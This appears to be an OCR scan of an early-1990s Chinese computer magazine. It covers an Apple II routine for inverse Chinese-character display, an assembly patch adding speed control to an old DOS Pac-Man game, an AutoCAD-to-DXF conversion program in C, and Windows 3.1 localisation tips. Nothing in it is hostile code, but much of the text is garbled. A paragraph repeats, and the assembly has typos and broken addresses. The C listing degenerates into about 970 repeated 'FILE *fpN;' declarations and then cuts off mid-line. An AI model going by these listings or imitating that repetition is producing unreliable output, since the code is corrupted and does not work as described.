STC汉字系统是APPLE I型机上开发得最成功的中文系统之一, 但它无法实现汉字的反相显示, 所以我们若要写什么软件想要用反相的汉字以示醒目的话就要大费周折了, 我们为STC汉字系统加写了一个小程序, 使之能够显示反相的汉字, 效果与正常情况下完全一样, 而且能够放大, 打印……也就是说, 等效于正常汉字, 而且使用相当方便。

```

程序仅占$6B个字节, 存放在$5000开始的内存单元中, 打入机器码后存盘, 使用时在STC系统下将之调入内存, 并运行一遍, 然后按如下方法调用:
A$="中", &A$
如果内存中有"中"字, 则以后的"中"都将反相显示, 若没有则无效, 按此注法可将一部分汉字反相, 而另一部分保持正常, 若想将已反相的字恢复正常, 则再使用一次以上语句即可, 所以同屏可以共存正常, 反相的字, 相同的字也可以同时有正常和反相两种状态。
□上海 刘凤 陆燕

```

STC 汉字系统

反相显示

```

6000- A2 50 BD 1B 60 9D 00 04
6008- CA 10 F7 A9 4C 8D F5 03
6010- A9 00 8D F6 03 A9 04 8D
6018- F7 03 60 A5 18 85 08 A5
6020- 19 85 09 20 E3 DF 85 06
6028- 84 07 A0 02 B1 06 99 FD
6030- 00 88 D0 F8 A0 00 B1 08
6038- C8 D1 FE D0 14 B1 08 C8
6040- D1 FE D0 0D A0 1F A9 FF
6048- 51 08 01 08 88 C0 01 D0
6050- F5 A0 01 A9 20 18 65 08
6058- 85 08 90 02 E6 09 A5 CF
6060- C5 09 D0 D0 A5 CE C5 08
6068- D0 CA 60 FF

```

本报责任编辑: 朝歌 红版编辑: 小路

游戏中延时对于程序编制技术剖析

随着微机技术的不断发展, 电子游戏程序也在不断推出新的软件, 以前的许多游戏程序由于其在低档微机上编制的, 所以在目前频率比较高的高档微机上就显得有些过快, 如“快速电子”等, 这使得许多游戏程序失去了原有的吸引力, 这就要求我们对原游戏程序的延时部分进行修改, 本人在修改这些游戏程序时总结出其延时的编制一般有两种方法:

第一种: 利用循环语句LOOP方法

这是游戏程序最常用的一种方法, 其编制格式为: mov cx, num
addr: loop addr

其中addr为地址, 这种延时程序虽然不常用, 但具有延时时间受微机频率影响较小的优点, 所以该程序也应用在许多游戏软件中。

例如“吃豆子”, “挖金子”等老版游戏程序就利用了上面提到的两种延时程序的编制方法, 本人现将自己给“吃豆子”游戏程序增加调速功能的修改方法介绍如下, 以供大家修改其它程序时参考(本文以文件长度为20539字节的“吃豆子”游戏程序为例), 经下面修改后的“吃豆子”游戏程序, 在调用该游戏时只要打入以下命令: C>PC-MAN/0;n为数字0-9

或者在游戏程序运行

```

格式如下:
mov ah, 00h
int lah
mov bx, dx
addr, mov ah, 00h
int lah
cmp bx, dx
js addr
其中addr为地址, 这种延时程序虽然不常用, 但具有延时时间受微机频率影响较小的优点, 所以该程序也应用在许多游戏软件中。
例如“吃豆子”, “挖金子”等老版游戏程序就利用了上面提到的两种延时程序的编制方法, 本人现将自己给“吃豆子”游戏程序增加调速功能的修改方法介绍如下, 以供大家修改其它程序时参考(本文以文件长度为20539字节的“吃豆子”游戏程序为例), 经下面修改后的“吃豆子”游戏程序, 在调用该游戏时只要打入以下命令: C>PC-MAN/0;n为数字0-9
或者在游戏程序运行

```

```

xxxx, 11E3 NOP
xxxx, 11E4 NOP
xxxx, 11E5 NOP
xxxx, 11E6 RET
xxxx, 11E7 MOV[2FD], BL
xxxx, 11E8 RET
-a 5040
xxxx, 5040 CMP AH, 73; 调速度判断程序
xxxx, 5043 JNZ 5051
xxxx, 5045 CMP BYTE PTR[5038], 00; 最低速度
xxxx, 5040A JZ 5050
xxxx, 504C DEC BYTE PTR[5038]
xxxx, 5050 RET
xxxx, 5051 CMP AH, 74
xxx, 5054 JNZ 5050
xxxx, 5056 CMP BYTE PTR[5038], 09; 最低速度
xxxx, 5053 JGE 5061
xxxx, 505D INC BYTE PTR[5038]
xxxx, 5061 RET
xxxx, 5062 PRSH AX; 参数判断程序
xxxx, 5063 PUSH CX
xxxx, 5064 PRSH SI
xxxx, 5065 MOV BYTE PTR[5038], 04; 默认速度值
xxxx, 506A MOV SI, 0080; 非格式化参数区
xxxx, 506D XOR CX, CX

```

```

xxxx, 506F MOV CL, [SI]
xxxx, 5071 CMP CL, 00
xxxx, 5074 JZ 508D
xxxx, 5076 INC SI
xxxx, 5077 MOV AL, [SI]
xxxx, 5079 CMP AL, 2F
/ / 符
xxxx, 507B JZ 5081
xxxx, 507D LOOP 5077
xxxx, 507F JMP 508D
xxxx, 5081 INC SI
xxxx, 5082 MOV AL, [SI]
xxxx, 5084 CMP AL, 39
xxxx, 5086 JG 508D
xxxx, 5088 SUB AL, 30
xxxx, 508A MOV [5038], AL; 保存参数值
xxxx, 508D POP SI
xxxx, 508E POP CX
xxxx, 508F POP AX; 返回原程序处
xxxx, 5090 JMP 0168
xxxx, 5093 PUSH AX
xxxx, 5094 MOV AL, [5038]
xxxx, 5097 CMP AL, 00
xxxx, 5099 JNZ 50A3
xxxx, 509B MOV WORD

```

桂林市南国专利电脑部

常年收购磁盘, 赠送实用软件, 资料2元。

地址: 漓江路南三楼6-3室

联系人: 蒋守志

电话: 541004

电话: 0773-511335

AutoCAD是国内微机应用最广泛的绘图软件,由于目前受微机内存限制,图形显示及处理速度非常慢,功能也有一定的局限性,Microstation是Intergraph绘图工作站中最基本的绘图软件,也是开发专业绘图软件的基础,其速度和功能是AutoCAD无法比的,AutoCAD与Microstation都具有识别和处理DXF文件的功能,这就给两者图形数据交换提供了途径,两者图形数据交换的难点是汉字处理,为汉化版本AutoCAD对汉字当文本矢量字符处理,而Microstation目前没有汉化版本,只能识别图形汉字,要想Microstation完整的读取AutoCAD图形数据,就必须将AutoCAD图形中的文本矢量字符转换成图形汉字,下面介绍MI-

crostation提取AutoCAD图形文件中汉字及图形数据的方法。

一、硬件构造

AutoCAD图形文件输出时,可以输出到一个绘图机可识别的文本数据(.PLT)文件中,绘图机只用简单的画线操作来完成复杂图形的输出,PLT文件就是将复杂的图形转换成矢量数据,此文件的结构随绘图机类型不同,也略有不同,各类绘图机都具有相同的绘图操作指令,初始化绘图机、选笔、设置笔速、拾笔、落笔、移动笔,只是它们的控制码不一样,绘图机对线宽的处理方法,用一定的间隔、多线来条完成,HP7550绘图机产生的PLT文件的结构为:

```
IN; .....; PU; .....;
SPn; .....; VSn; .....;
PAx,y; PD; .....
```

我们可以只关心绘图机的拾笔(PU)、落笔(PD)、移动笔(PAx,y),其中x值为x坐标,y值为y坐标,读取PLT文件中有关数据坐标,形成一个由直线组成的DXF文件,Microstation读取该DXF文件,达到Microstation提取AutoCAD图形文件中汉字和图形数据的目的,关于AutoCAD中直线的DXF文本格式如下:

```
0
LINE
8
0
0 0层
CONTINUOUS; 线型
为实线
10
x1      ; 始点的x坐标
y1      ; 始点的y坐标
11
x2      ; 终点的x坐标
y2      ; 终点的y坐标
```

二、应用程序

下面介绍一个读取AutoCAD绘图(.PLT)文件,生成一个矢量数据DXF文件的C语言源程序,此程序生成的DXF文件可供Microstation读取,本程序的要点如下:

1. 本程序有五个C语言程序组成,其中tzhx.c为主程序,其它为被引用程序,应将其和主程序放在同一目录中。
2. 程序dd.c功能为连续读取PLT文件的两个字符,返回第二个字符的ASCII码,供主程序判断是否是字符,U(拾笔)、D(落笔)、A(移动笔)。
3. 程序d.c功能为连续读取LPT文件,直到碰到分号或文件尾为止。
4. 程序d1.c功能为读取y坐标。
5. 程序d2.c功能为读取x坐标。

```
17; printf("Please input outfile name,"); scanf("%s", &b);
18; printf("Please waiting....\n");
19; strcat(a, ".plt");
20; strcat(b, ".dxp");
21; filename = fopen(a, "r");
22; outfile = fopen(b, "w");
23; if (filename == NULL)
24; {
25; printf("Couldn't open file %s", a);
26; exit(-1);
27; }
28; printf(outfile, "%s\n\n");
29; while(fgetc(outfile) != '\n')
30; continue;
31; FILE *fp;
32; FILE *fp2;
33; FILE *fp3;
34; FILE *fp4;
35; FILE *fp5;
36; FILE *fp6;
37; FILE *fp7;
38; FILE *fp8;
39; FILE *fp9;
40; FILE *fp10;
41; FILE *fp11;
42; FILE *fp12;
43; FILE *fp13;
44; FILE *fp14;
45; FILE *fp15;
46; FILE *fp16;
47; FILE *fp17;
48; FILE *fp18;
49; FILE *fp19;
50; FILE *fp20;
51; FILE *fp21;
52; FILE *fp22;
53; FILE *fp23;
54; FILE *fp24;
55; FILE *fp25;
56; FILE *fp26;
57; FILE *fp27;
58; FILE *fp28;
59; FILE *fp29;
60; FILE *fp30;
61; FILE *fp31;
62; FILE *fp32;
63; FILE *fp33;
64; FILE *fp34;
65; FILE *fp35;
66; FILE *fp36;
67; FILE *fp37;
68; FILE *fp38;
69; FILE *fp39;
70; FILE *fp40;
71; FILE *fp41;
72; FILE *fp42;
73; FILE *fp43;
74; FILE *fp44;
75; FILE *fp45;
76; FILE *fp46;
77; FILE *fp47;
78; FILE *fp48;
79; FILE *fp49;
80; FILE *fp50;
81; FILE *fp51;
82; FILE *fp52;
83; FILE *fp53;
84; FILE *fp54;
85; FILE *fp55;
86; FILE *fp56;
87; FILE *fp57;
88; FILE *fp58;
89; FILE *fp59;
90; FILE *fp60;
91; FILE *fp61;
92; FILE *fp62;
93; FILE *fp63;
94; FILE *fp64;
95; FILE *fp65;
96; FILE *fp66;
97; FILE *fp67;
98; FILE *fp68;
99; FILE *fp69;
100; FILE *fp70;
101; FILE *fp71;
102; FILE *fp72;
103; FILE *fp73;
104; FILE *fp74;
105; FILE *fp75;
106; FILE *fp76;
107; FILE *fp77;
108; FILE *fp78;
109; FILE *fp79;
110; FILE *fp80;
111; FILE *fp81;
112; FILE *fp82;
113; FILE *fp83;
114; FILE *fp84;
115; FILE *fp85;
116; FILE *fp86;
117; FILE *fp87;
118; FILE *fp88;
119; FILE *fp89;
120; FILE *fp90;
121; FILE *fp91;
122; FILE *fp92;
123; FILE *fp93;
124; FILE *fp94;
125; FILE *fp95;
126; FILE *fp96;
127; FILE *fp97;
128; FILE *fp98;
129; FILE *fp99;
130; FILE *fp100;
131; FILE *fp101;
132; FILE *fp102;
133; FILE *fp103;
134; FILE *fp104;
135; FILE *fp105;
136; FILE *fp106;
137; FILE *fp107;
138; FILE *fp108;
139; FILE *fp109;
140; FILE *fp110;
141; FILE *fp111;
142; FILE *fp112;
143; FILE *fp113;
144; FILE *fp114;
145; FILE *fp115;
146; FILE *fp116;
147; FILE *fp117;
148; FILE *fp118;
149; FILE *fp119;
150; FILE *fp120;
151; FILE *fp121;
152; FILE *fp122;
153; FILE *fp123;
154; FILE *fp124;
155; FILE *fp125;
156; FILE *fp126;
157; FILE *fp127;
158; FILE *fp128;
159; FILE *fp129;
160; FILE *fp130;
161; FILE *fp131;
162; FILE *fp132;
163; FILE *fp133;
164; FILE *fp134;
165; FILE *fp135;
166; FILE *fp136;
167; FILE *fp137;
168; FILE *fp138;
169; FILE *fp139;
170; FILE *fp140;
171; FILE *fp141;
172; FILE *fp142;
173; FILE *fp143;
174; FILE *fp144;
175; FILE *fp145;
176; FILE *fp146;
177; FILE *fp147;
178; FILE *fp148;
179; FILE *fp149;
180; FILE *fp150;
181; FILE *fp151;
182; FILE *fp152;
183; FILE *fp153;
184; FILE *fp154;
185; FILE *fp155;
186; FILE *fp156;
187; FILE *fp157;
188; FILE *fp158;
189; FILE *fp159;
190; FILE *fp160;
191; FILE *fp161;
192; FILE *fp162;
193; FILE *fp163;
194; FILE *fp164;
195; FILE *fp165;
196; FILE *fp166;
197; FILE *fp167;
198; FILE *fp168;
199; FILE *fp169;
200; FILE *fp170;
201; FILE *fp171;
202; FILE *fp172;
203; FILE *fp173;
204; FILE *fp174;
205; FILE *fp175;
206; FILE *fp176;
207; FILE *fp177;
208; FILE *fp178;
209; FILE *fp179;
210; FILE *fp180;
211; FILE *fp181;
212; FILE *fp182;
213; FILE *fp183;
214; FILE *fp184;
215; FILE *fp185;
216; FILE *fp186;
217; FILE *fp187;
218; FILE *fp188;
219; FILE *fp189;
220; FILE *fp190;
221; FILE *fp191;
222; FILE *fp192;
223; FILE *fp193;
224; FILE *fp194;
225; FILE *fp195;
226; FILE *fp196;
227; FILE *fp197;
228; FILE *fp198;
229; FILE *fp199;
230; FILE *fp200;
231; FILE *fp201;
232; FILE *fp202;
233; FILE *fp203;
234; FILE *fp204;
235; FILE *fp205;
236; FILE *fp206;
237; FILE *fp207;
238; FILE *fp208;
239; FILE *fp209;
240; FILE *fp210;
241; FILE *fp211;
242; FILE *fp212;
243; FILE *fp213;
244; FILE *fp214;
245; FILE *fp215;
246; FILE *fp216;
247; FILE *fp217;
248; FILE *fp218;
249; FILE *fp219;
250; FILE *fp220;
251; FILE *fp221;
252; FILE *fp222;
253; FILE *fp223;
254; FILE *fp224;
255; FILE *fp225;
256; FILE *fp226;
257; FILE *fp227;
258; FILE *fp228;
259; FILE *fp229;
260; FILE *fp230;
261; FILE *fp231;
262; FILE *fp232;
263; FILE *fp233;
264; FILE *fp234;
265; FILE *fp235;
266; FILE *fp236;
267; FILE *fp237;
268; FILE *fp238;
269; FILE *fp239;
270; FILE *fp240;
271; FILE *fp241;
272; FILE *fp242;
273; FILE *fp243;
274; FILE *fp244;
275; FILE *fp245;
276; FILE *fp246;
277; FILE *fp247;
278; FILE *fp248;
279; FILE *fp249;
280; FILE *fp250;
281; FILE *fp251;
282; FILE *fp252;
283; FILE *fp253;
284; FILE *fp254;
285; FILE *fp255;
286; FILE *fp256;
287; FILE *fp257;
288; FILE *fp258;
289; FILE *fp259;
290; FILE *fp260;
291; FILE *fp261;
292; FILE *fp262;
293; FILE *fp263;
294; FILE *fp264;
295; FILE *fp265;
296; FILE *fp266;
297; FILE *fp267;
298; FILE *fp268;
299; FILE *fp269;
300; FILE *fp270;
301; FILE *fp271;
302; FILE *fp272;
303; FILE *fp273;
304; FILE *fp274;
305; FILE *fp275;
306; FILE *fp276;
307; FILE *fp277;
308; FILE *fp278;
309; FILE *fp279;
310; FILE *fp280;
311; FILE *fp281;
312; FILE *fp282;
313; FILE *fp283;
314; FILE *fp284;
315; FILE *fp285;
316; FILE *fp286;
317; FILE *fp287;
318; FILE *fp288;
319; FILE *fp289;
320; FILE *fp290;
321; FILE *fp291;
322; FILE *fp292;
323; FILE *fp293;
324; FILE *fp294;
325; FILE *fp295;
326; FILE *fp296;
327; FILE *fp297;
328; FILE *fp298;
329; FILE *fp299;
330; FILE *fp300;
331; FILE *fp301;
332; FILE *fp302;
333; FILE *fp303;
334; FILE *fp304;
335; FILE *fp305;
336; FILE *fp306;
337; FILE *fp307;
338; FILE *fp308;
339; FILE *fp309;
340; FILE *fp310;
341; FILE *fp311;
342; FILE *fp312;
343; FILE *fp313;
344; FILE *fp314;
345; FILE *fp315;
346; FILE *fp316;
347; FILE *fp317;
348; FILE *fp318;
349; FILE *fp319;
350; FILE *fp320;
351; FILE *fp321;
352; FILE *fp322;
353; FILE *fp323;
354; FILE *fp324;
355; FILE *fp325;
356; FILE *fp326;
357; FILE *fp327;
358; FILE *fp328;
359; FILE *fp329;
360; FILE *fp330;
361; FILE *fp331;
362; FILE *fp332;
363; FILE *fp333;
364; FILE *fp334;
365; FILE *fp335;
366; FILE *fp336;
367; FILE *fp337;
368; FILE *fp338;
369; FILE *fp339;
370; FILE *fp340;
371; FILE *fp341;
372; FILE *fp342;
373; FILE *fp343;
374; FILE *fp344;
375; FILE *fp345;
376; FILE *fp346;
377; FILE *fp347;
378; FILE *fp348;
379; FILE *fp349;
380; FILE *fp350;
381; FILE *fp351;
382; FILE *fp352;
383; FILE *fp353;
384; FILE *fp354;
385; FILE *fp355;
386; FILE *fp356;
387; FILE *fp357;
388; FILE *fp358;
389; FILE *fp359;
390; FILE *fp360;
391; FILE *fp361;
392; FILE *fp362;
393; FILE *fp363;
394; FILE *fp364;
395; FILE *fp365;
396; FILE *fp366;
397; FILE *fp367;
398; FILE *fp368;
399; FILE *fp369;
400; FILE *fp370;
401; FILE *fp371;
402; FILE *fp372;
403; FILE *fp373;
404; FILE *fp374;
405; FILE *fp375;
406; FILE *fp376;
407; FILE *fp377;
408; FILE *fp378;
409; FILE *fp379;
410; FILE *fp380;
411; FILE *fp381;
412; FILE *fp382;
413; FILE *fp383;
414; FILE *fp384;
415; FILE *fp385;
416; FILE *fp386;
417; FILE *fp387;
418; FILE *fp388;
419; FILE *fp389;
420; FILE *fp390;
421; FILE *fp391;
422; FILE *fp392;
423; FILE *fp393;
424; FILE *fp394;
425; FILE *fp395;
426; FILE *fp396;
427; FILE *fp397;
428; FILE *fp398;
429; FILE *fp399;
430; FILE *fp400;
431; FILE *fp401;
432; FILE *fp402;
433; FILE *fp403;
434; FILE *fp404;
435; FILE *fp405;
436; FILE *fp406;
437; FILE *fp407;
438; FILE *fp408;
439; FILE *fp409;
440; FILE *fp410;
441; FILE *fp411;
442; FILE *fp412;
443; FILE *fp413;
444; FILE *fp414;
445; FILE *fp415;
446; FILE *fp416;
447; FILE *fp417;
448; FILE *fp418;
449; FILE *fp419;
450; FILE *fp420;
451; FILE *fp421;
452; FILE *fp422;
453; FILE *fp423;
454; FILE *fp424;
455; FILE *fp425;
456; FILE *fp426;
457; FILE *fp427;
458; FILE *fp428;
459; FILE *fp429;
460; FILE *fp430;
461; FILE *fp431;
462; FILE *fp432;
463; FILE *fp433;
464; FILE *fp434;
465; FILE *fp435;
466; FILE *fp436;
467; FILE *fp437;
468; FILE *fp438;
469; FILE *fp439;
470; FILE *fp440;
471; FILE *fp441;
472; FILE *fp442;
473; FILE *fp443;
474; FILE *fp444;
475; FILE *fp445;
476; FILE *fp446;
477; FILE *fp447;
478; FILE *fp448;
479; FILE *fp449;
480; FILE *fp450;
481; FILE *fp451;
482; FILE *fp452;
483; FILE *fp453;
484; FILE *fp454;
485; FILE *fp455;
486; FILE *fp456;
487; FILE *fp457;
488; FILE *fp458;
489; FILE *fp459;
490; FILE *fp460;
491; FILE *fp461;
492; FILE *fp462;
493; FILE *fp463;
494; FILE *fp464;
495; FILE *fp465;
496; FILE *fp466;
497; FILE *fp467;
498; FILE *fp468;
499; FILE *fp469;
500; FILE *fp470;
501; FILE *fp471;
502; FILE *fp472;
503; FILE *fp473;
504; FILE *fp474;
505; FILE *fp475;
506; FILE *fp476;
507; FILE *fp477;
508; FILE *fp478;
509; FILE *fp479;
510; FILE *fp480;
511; FILE *fp481;
512; FILE *fp482;
513; FILE *fp483;
514; FILE *fp484;
515; FILE *fp485;
516; FILE *fp486;
517; FILE *fp487;
518; FILE *fp488;
519; FILE *fp489;
520; FILE *fp490;
521; FILE *fp491;
522; FILE *fp492;
523; FILE *fp493;
524; FILE *fp494;
525; FILE *fp495;
526; FILE *fp496;
527; FILE *fp497;
528; FILE *fp498;
529; FILE *fp499;
530; FILE *fp500;
531; FILE *fp501;
532; FILE *fp502;
533; FILE *fp503;
534; FILE *fp504;
535; FILE *fp505;
536; FILE *fp506;
537; FILE *fp507;
538; FILE *fp508;
539; FILE *fp509;
540; FILE *fp510;
541; FILE *fp511;
542; FILE *fp512;
543; FILE *fp513;
544; FILE *fp514;
545; FILE *fp515;
546; FILE *fp516;
547; FILE *fp517;
548; FILE *fp518;
549; FILE *fp519;
550; FILE *fp520;
551; FILE *fp521;
552; FILE *fp522;
553; FILE *fp523;
554; FILE *fp524;
555; FILE *fp525;
556; FILE *fp526;
557; FILE *fp527;
558; FILE *fp528;
559; FILE *fp529;
560; FILE *fp530;
561; FILE *fp531;
562; FILE *fp532;
563; FILE *fp533;
564; FILE *fp534;
565; FILE *fp535;
566; FILE *fp536;
567; FILE *fp537;
568; FILE *fp538;
569; FILE *fp539;
570; FILE *fp540;
571; FILE *fp541;
572; FILE *fp542;
573; FILE *fp543;
574; FILE *fp544;
575; FILE *fp545;
576; FILE *fp546;
577; FILE *fp547;
578; FILE *fp548;
579; FILE *fp549;
580; FILE *fp550;
581; FILE *fp551;
582; FILE *fp552;
583; FILE *fp553;
584; FILE *fp554;
585; FILE *fp555;
586; FILE *fp556;
587; FILE *fp557;
588; FILE *fp558;
589; FILE *fp559;
590; FILE *fp560;
591; FILE *fp561;
592; FILE *fp562;
593; FILE *fp563;
594; FILE *fp564;
595; FILE *fp565;
596; FILE *fp566;
597; FILE *fp567;
598; FILE *fp568;
599; FILE *fp569;
600; FILE *fp570;
601; FILE *fp571;
602; FILE *fp572;
603; FILE *fp573;
604; FILE *fp574;
605; FILE *fp575;
606; FILE *fp576;
607; FILE *fp577;
608; FILE *fp578;
609; FILE *fp579;
610; FILE *fp580;
611; FILE *fp581;
612; FILE *fp582;
613; FILE *fp583;
614; FILE *fp584;
615; FILE *fp585;
616; FILE *fp586;
617; FILE *fp587;
618; FILE *fp588;
619; FILE *fp589;
620; FILE *fp590;
621; FILE *fp591;
622; FILE *fp592;
623; FILE *fp593;
624; FILE *fp594;
625; FILE *fp595;
626; FILE *fp596;
627; FILE *fp597;
628; FILE *fp598;
629; FILE *fp599;
630; FILE *fp600;
631; FILE *fp601;
632; FILE *fp602;
633; FILE *fp603;
634; FILE *fp604;
635; FILE *fp605;
636; FILE *fp606;
637; FILE *fp607;
638; FILE *fp608;
639; FILE *fp609;
640; FILE *fp610;
641; FILE *fp611;
642; FILE *fp612;
643; FILE *fp613;
644; FILE *fp614;
645; FILE *fp615;
646; FILE *fp616;
647; FILE *fp617;
648; FILE *fp618;
649; FILE *fp619;
650; FILE *fp620;
651; FILE *fp621;
652; FILE *fp622;
653; FILE *fp623;
654; FILE *fp624;
655; FILE *fp625;
656; FILE *fp626;
657; FILE *fp627;
658; FILE *fp628;
659; FILE *fp629;
660; FILE *fp630;
661; FILE *fp631;
662; FILE *fp632;
663; FILE *fp633;
664; FILE *fp634;
665; FILE *fp635;
666; FILE *fp636;
667; FILE *fp637;
668; FILE *fp638;
669; FILE *fp639;
670; FILE *fp640;
671; FILE *fp641;
672; FILE *fp642;
673; FILE *fp643;
674; FILE *fp644;
675; FILE *fp645;
676; FILE *fp646;
677; FILE *fp647;
678; FILE *fp648;
679; FILE *fp649;
680; FILE *fp650;
681; FILE *fp651;
682; FILE *fp652;
683; FILE *fp653;
684; FILE *fp654;
685; FILE *fp655;
686; FILE *fp656;
687; FILE *fp657;
688; FILE *fp658;
689; FILE *fp659;
690; FILE *fp660;
691; FILE *fp661;
692; FILE *fp662;
693; FILE *fp663;
694; FILE *fp664;
695; FILE *fp665;
696; FILE *fp666;
697; FILE *fp667;
698; FILE *fp668;
699; FILE *fp669;
700; FILE *fp670;
701; FILE *fp671;
702; FILE *fp672;
703; FILE *fp673;
704; FILE *fp674;
705; FILE *fp675;
706; FILE *fp676;
707; FILE *fp677;
708; FILE *fp678;
709; FILE *fp679;
710; FILE *fp680;
711; FILE *fp681;
712; FILE *fp682;
713; FILE *fp683;
714; FILE *fp684;
715; FILE *fp685;
716; FILE *fp686;
717; FILE *fp687;
718; FILE *fp688;
719; FILE *fp689;
720; FILE *fp690;
721; FILE *fp691;
722; FILE *fp692;
723; FILE *fp693;
724; FILE *fp694;
725; FILE *fp695;
726; FILE *fp696;
727; FILE *fp697;
728; FILE *fp698;
729; FILE *fp699;
730; FILE *fp700;
731; FILE *fp701;
732; FILE *fp702;
733; FILE *fp703;
734; FILE *fp704;
735; FILE *fp705;
736; FILE *fp706;
737; FILE *fp707;
738; FILE *fp708;
739; FILE *fp709;
740; FILE *fp710;
741; FILE *fp711;
742; FILE *fp712;
743; FILE *fp713;
744; FILE *fp714;
745; FILE *fp715;
746; FILE *fp716;
747; FILE *fp717;
748; FILE *fp718;
749; FILE *fp719;
750; FILE *fp720;
751; FILE *fp721;
752; FILE *fp722;
753; FILE *fp723;
754; FILE *fp724;
755; FILE *fp725;
756; FILE *fp726;
757; FILE *fp727;
758; FILE *fp728;
759; FILE *fp729;
760; FILE *fp730;
761; FILE *fp731;
762; FILE *fp732;
763; FILE *fp733;
764; FILE *fp734;
765; FILE *fp735;
766; FILE *fp736;
767; FILE *fp737;
768; FILE *fp738;
769; FILE *fp739;
770; FILE *fp740;
771; FILE *fp741;
772; FILE *fp742;
773; FILE *fp743;
774; FILE *fp744;
775; FILE *fp745;
776; FILE *fp746;
777; FILE *fp747;
778; FILE *fp748;
779; FILE *fp749;
780; FILE *fp750;
781; FILE *fp751;
782; FILE *fp752;
783; FILE *fp753;
784; FILE *fp754;
785; FILE *fp755;
786; FILE *fp756;
787; FILE *fp757;
788; FILE *fp758;
789; FILE *fp759;
790; FILE *fp760;
791; FILE *fp761;
792; FILE *fp762;
793; FILE *fp763;
794; FILE *fp764;
795; FILE *fp765;
796; FILE *fp766;
797; FILE *fp767;
798; FILE *fp768;
799; FILE *fp769;
800; FILE *fp770;
801; FILE *fp771;
802; FILE *fp772;
803; FILE *fp773;
804; FILE *fp774;
805; FILE *fp775;
806; FILE *fp776;
807; FILE *fp777;
808; FILE *fp778;
809; FILE *fp779;
810; FILE *fp780;
811; FILE *fp781;
812; FILE *fp782;
813; FILE *fp783;
814; FILE *fp784;
815; FILE *fp785;
816; FILE *fp786;
817; FILE *fp787;
818; FILE *fp788;
819; FILE *fp789;
820; FILE *fp790;
821; FILE *fp791;
822; FILE *fp792;
823; FILE *fp793;
824; FILE *fp794;
825; FILE *fp795;
826; FILE *fp796;
827; FILE *fp797;
828; FILE *fp798;
829; FILE *fp799;
830; FILE *fp800;
831; FILE *fp801;
832; FILE *fp802;
833; FILE *fp803;
834; FILE *fp804;
835; FILE *fp805;
836; FILE *fp806;
837; FILE *fp807;
838; FILE *fp808;
839; FILE *fp809;
840; FILE *fp810;
841; FILE *fp811;
842; FILE *fp812;
843; FILE *fp813;
844; FILE *fp814;
845; FILE *fp815;
846; FILE *fp816;
847; FILE *fp817;
848; FILE *fp818;
849; FILE *fp819;
850; FILE *fp820;
851; FILE *fp821;
852; FILE *fp822;
853; FILE *fp823;
854; FILE *fp824;
855; FILE *fp825;
856; FILE *fp826;
857; FILE *fp827;
858; FILE *fp828;
859; FILE *fp829;
860; FILE *fp830;
861; FILE *fp831;
862; FILE *fp832;
863; FILE *fp833;
864; FILE *fp834;
865; FILE *fp835;
866; FILE *fp836;
867; FILE *fp837;
868; FILE *fp838;
869; FILE *fp839;
870; FILE *fp840;
871; FILE *fp841;
872; FILE *fp842;
873; FILE *fp843;
874; FILE *fp844;
875; FILE *fp845;
876; FILE *fp846;
877; FILE *fp847;
878; FILE *fp848;
879; FILE *fp849;
880; FILE *fp850;
881; FILE *fp851;
882; FILE *fp852;
883; FILE *fp853;
884; FILE *fp854;
885; FILE *fp855;
886; FILE *fp856;
887; FILE *fp857;
888; FILE *fp858;
889; FILE *fp859;
890; FILE *fp860;
891; FILE *fp861;
892; FILE *fp862;
893; FILE *fp863;
894; FILE *fp864;
895; FILE *fp865;
896; FILE *fp866;
897; FILE *fp867;
898; FILE *fp868;
899; FILE *fp869;
900; FILE *fp870;
901; FILE *fp871;
902; FILE *fp872;
903; FILE *fp873;
904; FILE *fp874;
905; FILE *fp875;
906; FILE *fp876;
907; FILE *fp877;
908; FILE *fp878;
909; FILE *fp879;
910; FILE *fp880;
911; FILE *fp881;
912; FILE *fp882;
913; FILE *fp883;
914; FILE *fp884;
915; FILE *fp885;
916; FILE *fp886;
917; FILE *fp887;
918; FILE *fp888;
919; FILE *fp889;
920; FILE *fp890;
921; FILE *fp891;
922; FILE *fp892;
923; FILE *fp893;
924; FILE *fp894;
925; FILE *fp895;
926; FILE *fp896;
927; FILE *fp897;
928; FILE *fp898;
929; FILE *fp899;
930; FILE *fp900;
931; FILE *fp901;
932; FILE *fp902;
933; FILE *fp903;
934; FILE *fp904;
935; FILE *fp905;
936; FILE *fp906;
937; FILE *fp907;
938; FILE *fp908;
939; FILE *fp909;
940; FILE *fp910;
941; FILE *fp911;
942; FILE *fp912;
943; FILE *fp913;
944; FILE *fp914;
945; FILE *fp915;
946; FILE *fp916;
947; FILE *fp917;
948; FILE *fp918;
949; FILE *fp919;
950; FILE *fp920;
951; FILE *fp921;
952; FILE *fp922;
953; FILE *fp923;
954; FILE *fp924;
955; FILE *fp925;
956; FILE *fp926;
957; FILE *fp927;
958; FILE *fp928;
959; FILE *fp929;
960; FILE *fp930;
961; FILE *fp931;
962; FILE *fp932;
963; FILE *fp933;
964; FILE *fp934;
965; FILE *fp935;
966; FILE *fp936;
967; FILE *fp937;
968; FILE *fp938;
969; FILE *fp939;
970; FILE *fp940;
971; FILE *fp
```


WINDOWS 3.1 中文版 中应用软件的汉化

随着WINDOWS 3.1中文版的推出,在其中运行的应用软件的汉化就显得特别重要。本文分WINDOWS的应用软件和非WINDOWS的应用软件来谈它们的汉化方法。

一、WINDOWS应用软件的汉化

实际上,汉化WINDOWS的应用软件,通常可以用BORLAND C++3.1软件包中提供的WORKSHOP工具或WHITEWARE公司的RESOURCE TOOLKIT等工具进行直接汉化,但有些工具汉化方法复杂,一般用户不易掌握。由新天地电子信息研究所研制的“中文之星”软件包提供了WINDOWS应用软件的简单汉化方法。下面以西文BORLAND C++ FOR WINDOWS的主文件BCW.EXE为例说明汉化方法。

1.将BCW.EXE转化成BCW.ASM文件
D:\BC\BIN>MASM BCW
D:\BC\BIN>LINK BCW
D:\BC\BIN>EXE2BIN BCW.EXE BCW.BIN
4.用PUTRC.EXE工具将BCW.BIN恢复成BCW.EXE。
D:\BC\BIN>PUTRC BCW.BIN BCW.EXE

二、非WINDOWS应用软件的汉化

对于非WINDOWS的应用软件,无法用中文之星的GETRC.EXE和PUTRC.EXE的方法进行汉化,因它们是针对WINDOWS应用软件的。因此,笔者用TURBOBASIC编制了二个汉化非WINDOWS应用软件的分离程序GETI.BAS和合并程序PUTI.BAS,编译后的程序GETI.EXE和PUTI.EXE直接在CCDOS下使用。其实,这两个程序也适用于WINDOWS应用软件的汉化。程序GETI.BAS将应用软

```
